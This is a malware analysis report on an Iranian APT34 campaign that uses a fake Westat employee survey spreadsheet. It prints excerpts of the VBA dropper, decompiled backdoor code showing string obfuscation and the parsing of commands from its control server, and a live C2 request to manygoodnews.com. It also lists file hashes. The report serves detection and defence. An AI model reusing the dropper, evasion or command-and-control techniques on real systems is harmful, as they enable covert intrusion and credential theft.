

New Iranian Campaign Tailored to US Companies Utilizes an Updated Toolset

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Introduction

Our researchers Paul Litvak and Michael Kajiloti have discovered a new campaign conducted by APT34 employing an updated toolset. Based on uncovered phishing documents, we believe this Iranian actor is targeting Westat employees, or [United States organizations](#) hiring Westat services.

[Westat](#) is a United States-based company that “provides research services to agencies of the U.S. Government, as well as businesses, foundations, and state and local governments”. One example of the

services Westat offers is a [survey](#) for federal workers, which leads us to believe this attack may target Westat customers.

Official Westat response: “Westat understands that in their effort to identify threats and malware, Intezer has identified a malicious file that uses the Westat name and logo. This file was not created by, hosted by, or sent from Westat, and is likely the result of a bad actor stealing the Westat brand name and logo. Our cybersecurity team is working with Intezer and others to fully understand the nature of this report. We will continue to monitor the situation and respond accordingly.”

APT34 Background

[APT34](#) (also known as OilRig or Helix Kitten) is a cluster of Iranian government-backed cyber espionage activities that has been active since 2014. The group is known to target various international organizations, mainly in the Middle East. Among their targeted industries are government agencies, financial services, energy and utilities, [telecommunications](#), and oil and gas.


More light was shed on this group in April 2019 as [leaks](#) emerged from a mysterious individual with the pseudonym “Lab Dookhtegan”. This individual exposed data belonging to victims of this group, together with source code of hacking tools and data about previous APT34 operations; including IP addresses and domains where the group hosted web shells related to past operations.

Most recently, [FireEye](#) exposed a [spear-phishing operation conducted by APT34](#), which enabled us to connect this operation to this Iranian actor due to similarities in the techniques and tools employed in both campaigns.

Initial Vector

In late January 2020, we discovered a file named *survey.xls* that was designed to look like an employee satisfaction survey tailored to either Westat employees or Westat customers.

At first the spreadsheet appeared to be blank. Only once the victim enables macros, the survey is displayed to the user and the malicious VBA code begins to execute.



The image shows a screenshot of a spreadsheet titled 'survey.xls' with a Westat logo on the left. The spreadsheet contains a survey with six questions, each with a set of radio buttons for responses. The questions are:

1. What is your job role?
2. What department do you work in?
3. I am satisfied with my opportunities for professional growth.
 - Strongly Disagree
 - Disagree
 - Neutral/Neither agree nor disagree
 - Agree
 - Strongly Agree
4. I am pleased with the career advancement opportunities available to me.
 - Strongly Disagree
 - Disagree
 - Neutral/Neither agree nor disagree
 - Agree
 - Strongly Agree
5. My organization is dedicated to my professional development.
 - Strongly Disagree
 - Disagree
 - Neutral/Neither agree nor disagree
 - Agree
 - Strongly Agree
6. I am satisfied with the job-related training my organization offers.
 - Strongly Disagree
 - Disagree
 - Neutral/Neither agree nor disagree
 - Agree
 - Strongly Agree

To the right of the spreadsheet is a small image of a smiling couple with the text 'Improving Lives Through Research'.

survey.xls

The embedded VBA code unpacks a zip file into a temporary folder, extracts a "Client update.exe" executable file and installs it to "C:\Users<User>\vals\client update.exe".

"Client update.exe" is actually a highly modified version of the TONEDEAF malware, which we named TONEDEAF 2.0. Finally, the *crtt* function creates a scheduled task "CheckUpdate" that runs the unpacked executable five minutes after being infected by it, as well as on future log-ons.

```
un = Environ("us" & "er" & "name")
savep = "C:\\" & "Users\" & un & "\vals"
name = "firefox"
```

```
If Application.MouseAvailable Then
    Set f = CreateObject("Scripting.FileSystemObject")
    If Not f.FileExists(savep & "\" & save) Then
        If Dir(savep, vbDirectory) = "" Then
            On Error Resume Next
            MkDir savep
        End If

        Dim fileNo As Integer
        fileNo = FreeFile
        On Error Resume Next
        Open Environ("Temp") & "\testfile.zip" For Binary Lock Read Write As #fileNo
        Put #fileNo, 1, dec
        Close #fileNo
```

Survey.xls VBA Code

Both the extracted VBA code and the functionality of the code look similar to the one analyzed in the FireEye report:

```
Sub Start()  
    If Application.MouseAvailable Then  
        fp = "C:\Users\" & Environ("us" & "ername") & "\.templates"  
        eeee = "e" & "x"  
        fn = "System Manager." & eeee & "e"  
        fn_f = "System." & "d" & "oc"  
        Set fso = CreateObject("Scripting.FileSystemObject")  
        If Not fso.FileExists(fp & "\" & fn) Then  
            If Dir(fp, vbDirectory) = "" Then  
                MkDir fp  
            End If  
            b64 = uf.Lb.Caption  
            'important defenition for exact write  
            Dim res() As Byte  
            res = Base64Decode(b64)  
            'MsgBox UBound(res) - LBound(res) + 1  
            Dim fileNo As Integer  
            fileNo = FreeFile  
            Open fp & "\" & fn_f For Binary Lock Read Write As #fileNo  
                Put #fileNo, 1, res  
            Close #fileNo  
        End If  
    End If
```

APT34 VBA Code from the FireEye Report

In addition, we found a similar document labelled as "Employee satisfaction survey.xls" containing the same survey as the previous document.

1.What is your job role?	
2. I am satisfied with my opportunities for professional growth.	
Strongly Disagree	
Disagree	
Neutral/Neither agree nor disagree	
Agree	
Strongly Agree	
3. I am pleased with the career advancement opportunities available to me.	
Strongly Disagree	
Disagree	
Neutral/Neither agree nor disagree	
Strongly Agree	
4. My organization is dedicated to my professional development.	
Strongly Disagree	
Disagree	
Neutral/Neither agree nor disagree	
Agree	
Strongly Agree	
5. I am satisfied with the job-related training my organization offers.	
Strongly Disagree	
Disagree	
Neutral/Neither agree nor disagree	
Agree	
Strongly Agree	
6. I am satisfied that I have the opportunities to apply my talents and expertise.	
Strongly Disagree	
Disagree	

Employee Satisfaction survey.xls

However, it's important to highlight that the code page field of this document is Arabic as can be seen when examining its file metadata, denoting the preferred language installed on the document author's version of Microsoft Excel:

ExifTool File Metadata ⓘ

AppVersion	16
CodePage	Windows Arabic
CompObjUserType	Microsoft Excel 2003 Worksheet

Employee Satisfaction survey.xls Metadata

TONEDAEF 2.0

At first glance, "Client update.exe" seems like a completely new backdoor malware. However, further examination reveals it's most likely a highly modified version of the previously seen TONEDAEF backdoor. TONEDAEF is a backdoor that communicates with its Command and Control server via HTTP in order to receive and


execute commands. It was mentioned in FireEye's recent report about an ongoing APT34 operation, as one of the group's custom tools. We have named the new variant TONEDEAF 2.0.

TONEDEAF 2.0 is an advanced version of TONEDEAF, serving the same purpose as the original, but with a revamped C2 communication protocol and a substantially modified code base. In contrast to the original TONEDEAF, TONEDEAF 2.0 contains solely arbitrary **shell execution capabilities**, and doesn't support any predefined commands. It's also more stealthy and contains new tricks such as dynamic importing, **string decoding**, and a victim deception method.

New Tricks

Upon execution **the backdoor checks whether it was executed with "." as an argument**, which is the way it's configured to execute by the scheduled task, as part of the proper infection chain.

In the case it's executed without the correct argument, such as by launching it via a double click, it will display a blank GUI Window to the user. This is most likely intended to serve as a deception method, to make the malware appear like a legitimate (alibiet broken) application titled "Bee".



GUI Window Used for Deception

TONEDAEF 2.0 also attempts to be more stealthy than its predecessor by hiding many of the interesting API imports it uses. The names of these APIs, and the DLLs that contain them, are stored as encoded strings and are decoded and resolved on demand during runtime.

```
*(DWORD *)&encoded_string_buffer[28] = 540;
*(OWORD *)&encoded_string_buffer[8] = WININET_dll_encoded;
WININET_dll_string = decode_string((int)&encoded_string_buffer[8], 6);
hWININET = LoadLibraryA(WININET_dll_string);
hModule = hWININET;
j_j_j__free_base(WININET_dll_string);
if ( !hWININET )
    return 1;
*(DWORD *)&encoded_string_buffer[20] = 563901;
*(OWORD *)&encoded_string_buffer[4] = *(OWORD *)&InternetConnect_encoded_1;
*(DWORD *)&encoded_string_buffer[24] = 555001;
*(DWORD *)&encoded_string_buffer[28] = 431;
InternetOpenA_string = decode_string((int)&encoded_string_buffer[4], 7);
InternetOpenA = GetProcAddress(hWININET, InternetOpenA_string);
j_j_j__free_base(InternetOpenA_string);
if ( !InternetOpenA
    || (INET_handle = ((int (__stdcall *) (__int64 *, _DWORD, _DWORD, _DWORD, _DWORD))InternetOpenA)(
        &USER_AGENT,
        0,
        0,
        0,
        0)) == 0 )
{
```

Decoding and Resolving API Functions

C2 Communication

The backdoor uses HTTP for C2 communication, with a custom encoding and handshake mechanisms. Messages sent by the backdoor always contain the HTTP query parameter “?ser=<6 digits>” as an identifier. The first three digits are the <server_id> and the last three are the <client_id>. The backdoor will use one of the following two messages:

1. **GET /dow?ser=<server_id><client_id>** – request message, used to obtain commands to execute from the server.
2. **POST /upl?ser==<server_id><client_id>** – reply to command message, used to send the executed command’s output to the server.

Before performing the first request, the malware will generate the <client_id> derived from the environment variables %HOMEPATH% and %COMPUTERNAME% using a custom formula.

It will then send an initial GET message to the C2 using that ID.

```
GET /dow?ser=000pdu HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0;
IEMobile/9.0)
Host: manygoodnews.com
Cache-Control: no-cache
```

C2 Request

One odd element about the communication is the usage of a Windows Phone **User-Agent** value in the HTTP message.

During our analysis the C2 was alive but continuously replied with a 403 Forbidden HTTP error code to our requests. It's possible that the C2 is filtering the targets since this backdoor is part of a targeted operation and our *client_id* parameter does not match that of one of the intended victims.

Should the C2 accept the ID, it will reply with an encoded message that contains the **<server_id>** and the command the backdoor needs to execute. The malware extracts the command by looking for an HTTP div element in the response with a special class name.


```

{
    if ( response_buffer[index] == '<'
        && response_buffer[index + 1] == 'd'
        && response_buffer[index + 2] == 'i'
        && response_buffer[index + 3] == 'v'
        && response_buffer[index + 4] == ' '
        && response_buffer[index + 5] == 'c'
        && response_buffer[index + 6] == 'l'
        && response_buffer[index + 7] == 'a'
        && response_buffer[index + 8] == 's'
        && response_buffer[index + 9] == 's'
        && response_buffer[index + 10] == '='
        && response_buffer[index + 11] == '"'
        && response_buffer[index + 12] == 'm'
        && response_buffer[index + 13] == 'y'
        && response_buffer[index + 14] == 'H'
        && response_buffer[index + 15] == '"'
        && response_buffer[index + 16] == '>' )
    {
        index += 17;
        LODWORD(command_resp_size) = index;
        copy_buffer_libfunc((_DWORD *)&command_resp_size + 1, &command_resp_size);
        if ( index < resp_size - 5 )
        {
            while ( response_buffer[index] != '<'
                || response_buffer[index + 1] != '/'
                || response_buffer[index + 2] != 'd'
                || response_buffer[index + 3] != 'i'
                || response_buffer[index + 4] != 'v'
                || response_buffer[index + 5] != '>' )
            {
                if ( ++index >= resp_size - 5 )
                    goto LABEL_30;
            }
            LODWORD(command_resp_size) = index - 1;
            copy_buffer_libfunc(&CNC_command, &command_resp_size);
            index += 5;
        }
    }
}

```

Parsing of C2 Response

The malware will then execute the command by prepending it with **"cmd U c"** and will send the output of the command back to the C2 using the *POST reply message (2)*.

When entering the C2 via a browser, the site tries to imitate <https://docs.microsoft.com/en-us/>, although it fails to display it properly due to a misconfiguration with the CSS, as can be seen in the console:

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
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manygoodnews[.]com C2 webpage

We have also observed that an SSL certificate has been recently generated that matches the domain of the C2.

▼ 86bfaced2e6568f9820b18a5600bfffada64c254

Issued	2019-12-25
Expires	2020-03-24
Serial Number	276861022689364119352804165407738449958554
SSL Version	3
Common Name	Let's Encrypt Authority X3 (issuer) manygoodnews.com (subject)
Alternative Names	manygoodnews.com (subject) www.manygoodnews.com (subject)
Organization Name	Let's Encrypt (issuer)
Organization Unit	
Street Address	
Locality	
State/Province	
Country	US (issuer)

SSL Certificate for the C2 Domain that was Issued One Month Ago

These findings might indicate that the attackers are in the process of transitioning into HTTPS for C2 communication, in an attempt to improve their OPSEC capabilities and avoid detection.

Traces from the Original TONEDEAF

With all of the changes and new additions, there are still enough similarities that link TONEDEAF 2.0 to the original. While the code is mostly modified, the general flow and functionality are similar. The C2 communication is different but still has similarities to its predecessor, such as the usage of three digit identifiers for both the victim and the server. However, most notably there are several places in the code where the similarity is most clear. One such place is a function that exists in both variants, which oddly enough creates a notification icon in the Windows status bar. The only notable changes are the usage of dynamic API resolution and the shortening of the notification message from “Updating” to “up”.

TONEDEAF

```
memset(&Data, 0, 956u);
LoadLibrary(L"Shell32.dll");
if ( v1 < 0x60000 )
{
    if ( v1 < 0x50000 )
        Data.cbSize = 152;
    else
        Data.cbSize = 936;
}
else
{
    Data.cbSize = 956;
}
Data.uID = 10;
Data.uFlags = 7;
SM_CYSMICON = GetSystemMetrics(50);
SM_CXSMICON = GetSystemMetrics(49);
Data.hIcon = (HICON)LoadImageW(hInst, (LPCWSTR)0x6B, 1u,
Data.uCallbackMessage = 0x7000;
lstrcpyn(Data.szTip, L"Updating", 128);
Shell_NotifyIcon(0, &Data);
result = Data.hIcon;
if ( Data.hIcon )
    result = (HICON)DestroyIcon(Data.hIcon);
return result;
```

TONEDEAF 2.0

```
hInst_ = hInst;
memset(&Data, 0, 956u);
Data.cbSize = 956;
Data.uID = 10;
Data.uFlags = 7;
SM_CYSMICON = GetSystemMetrics(50);
SM_CXSMICON = GetSystemMetrics(49);
Data.hIcon = (HICON)LoadImageW(hInst_, (LPCWSTR)0x6B, 1u, SM_CXSMICON);
Data.uCallbackMessage = 0x7000;
lstrcpyn(Data.szTip, L"up", 128);
v11 = 545000;
*((_OWORD *)&encoded_buffer[12]) = SHELL32_encoded;
v12 = 540;
Shell32.dll = decode_string((int)&encoded_buffer[12], 6);
hShell32 = LoadLibraryA(Shell32.dll);
j_j_j_free_base(Shell32.dll);
if ( !hShell32 )
    return 1;
*((_OWORD *)&encoded_buffer) = ShellNotifyIcon_encoded_1;
v12 = 431;
*((_OWORD *)&encoded_buffer[16]) = ShellNotifyIcon_encoded_2;
ShellNotifyIcon_string = decode_string((int)&encoded_buffer, 9);
ShellNotifyIcon_1 = GetProcAddress(hShell32, ShellNotifyIcon_string);
j_j_j_free_base(ShellNotifyIcon_string);
if ( ShellNotifyIcon_1 )
{
    ((void (__stdcall *)(_DWORD, _NOTIFYICONDATA *))ShellNotifyIcon_1)
    FreeLibrary(hShell32);
    if ( Data.hIcon )
        DestroyIcon(Data.hIcon);
    result = 0;
}
```

Specific Function Comparison

Another instance is the code that sets the working directory of the program. It appears in different stages for each variant, but is identical:

TONEDEAF

```
working_dir_buffer = (WCHAR *)operator new[](520u);
GetModuleFileNameW(0, working_dir_buffer, 260u);
PathRemoveFileSpecW(working_dir_buffer);
SetCurrentDirectoryW(working_dir_buffer);
j_j_j__free_base(working_dir_buffer);
PID = GetCurrentProcessId();
```

TONEDEAF 2.0

```
v1->m128i_i32[2] = *(_DWORD *)"000";
working_dir_buffer = (WCHAR *)operator new[](520u);
GetModuleFileNameW(0, working_dir_buffer, 260u);
PathRemoveFileSpecW(working_dir_buffer);
SetCurrentDirectoryW(working_dir_buffer);
return j_j_j__free_base(working_dir_buffer);
}
```

Similar Code Snippets

VALUEVAULT 2.0

We were unable to download further modules, however, we believe this operation also includes the usage of a VALUEVAULT implant.

VALUEVAULT is a browser credential theft tool built in Golang, discovered by FireEye in the aforementioned APT34 operation analysis.

We found the *survey.xls* file uploaded to VirusTotal with a VALUEVAULT instance and a TONDEAF 2.0 instance, uploaded from Lebanon by the same user, only a few minutes apart. This may indicate that these malware were delivered together as part of the same attack.

<input type="checkbox"/>	a897164e3547f0ce3aaa476b0364a200769e8c07ce825bcfd43939dd1314bb1 survey.xls					5 / 59	903.50 KB	2020-01-28 10:31:09	2020-01-28 10:31:09
	<div><div>xls</div><div>run-file</div><div>auto-open</div><div>create-dir</div><div>exe-pattern</div><div>handle-file</div><div>open-file</div><div>macros</div></div> <div><div>environ</div><div>write-file</div><div>create-ole</div></div>								
<input type="checkbox"/>	c10cd1c78c180ba657e3921ee9421b9abd5b965c4cdfaa94a58e383b45bb72ca Client update.exe					8 / 68	376.00 KB	2020-01-28 10:28:13	2020-01-28 10:28:13
	<div><div>peexe</div><div>runtime-modules</div></div>								
<input type="checkbox"/>	4c323bc11982b95266732c01645c39618550e68f25c34f6d3d79288eae7d4378 ch.exe					0 / 65	3.27 MB	2020-01-28 10:27:25	2020-01-28 10:27:25
	<div><div>peexe</div><div>64bits</div><div>runtime-modules</div><div>assembly</div></div>								

This VALUEVAULT takes a more minimalistic approach than its predecessor. Many functionalities and strings were stripped from the new binary in order to lower its noise. Only Chrome password dumping is now supported, although interestingly the use of the file "fsociety.dat" as a password data store under the "AppData\Roaming" directory stayed the same.

```
C:/Users/freedman2/Desktop/Chrome-Password-Recovery-master/Chrome Password Recovery.go
C:/Users/freedman2/go/src/github.com/matttn/go-sqlite3/sqlite3_type.go
C:/Users/freedman2/go/src/github.com/matttn/go-sqlite3/sqlite3_opt_userauth_omit.go
```

VALUEVAULT 2.0 Compilation Paths

```
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/new_edge.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/mozilla.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/main.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/ie.go
C:/Users/rick/Desktop/projects/go/src/browsers-password-cracker/Chrome Password Recovery.go
C:/Users/rick/Desktop/projects/go/src/golang.org/x/text/encoding/unicode/override.go
C:/Users/rick/Desktop/projects/go/src/golang.org/x/text/encoding/unicode/unicode.go
```

VALUEVAULT 1.0 Compilation Paths

Furthermore, VALUEVAULT 2.0 is a 64-bit binary as opposed to VALUEVAULT 1.0 which is a 32-bit binary. These relatively minor changes were enough to create a fully undetected implant.

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The last APT34 operation was exposed only a few months ago by FireEye, and judging by our current findings we can confidently state that the group has since evolved its operations. The technical analysis of the new malware variants reveals this Iranian government-backed group has invested substantial efforts into upgrading its toolset in an attempt to evade future detection.

The binary code from these new malware samples are now indexed in our Genetic [Malware Analysis platform](#), Intezer Analyze. We encourage you to use our [free community edition](#) to detect and classify threats that share code with APT34 malware.

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c10cd1c78c180ba657e3921ee9421b9abd5b965c4cdfaa94a58e383b45bb72ca
4c323bc11982b95266732c01645c39618550e68f25c34f6d3d79288eae7d4378
a897164e3547f0ce3aaa476b0364a200769e8c07ce825bcfdc43939dd1314bb1
20b3d046ed617b7336156a64a0550d416afdd80a2c32ce332be6bbfd4829832c
d61eecd7492dfa461344076a93fc2668dc28943724190faf3d9390f8403b6411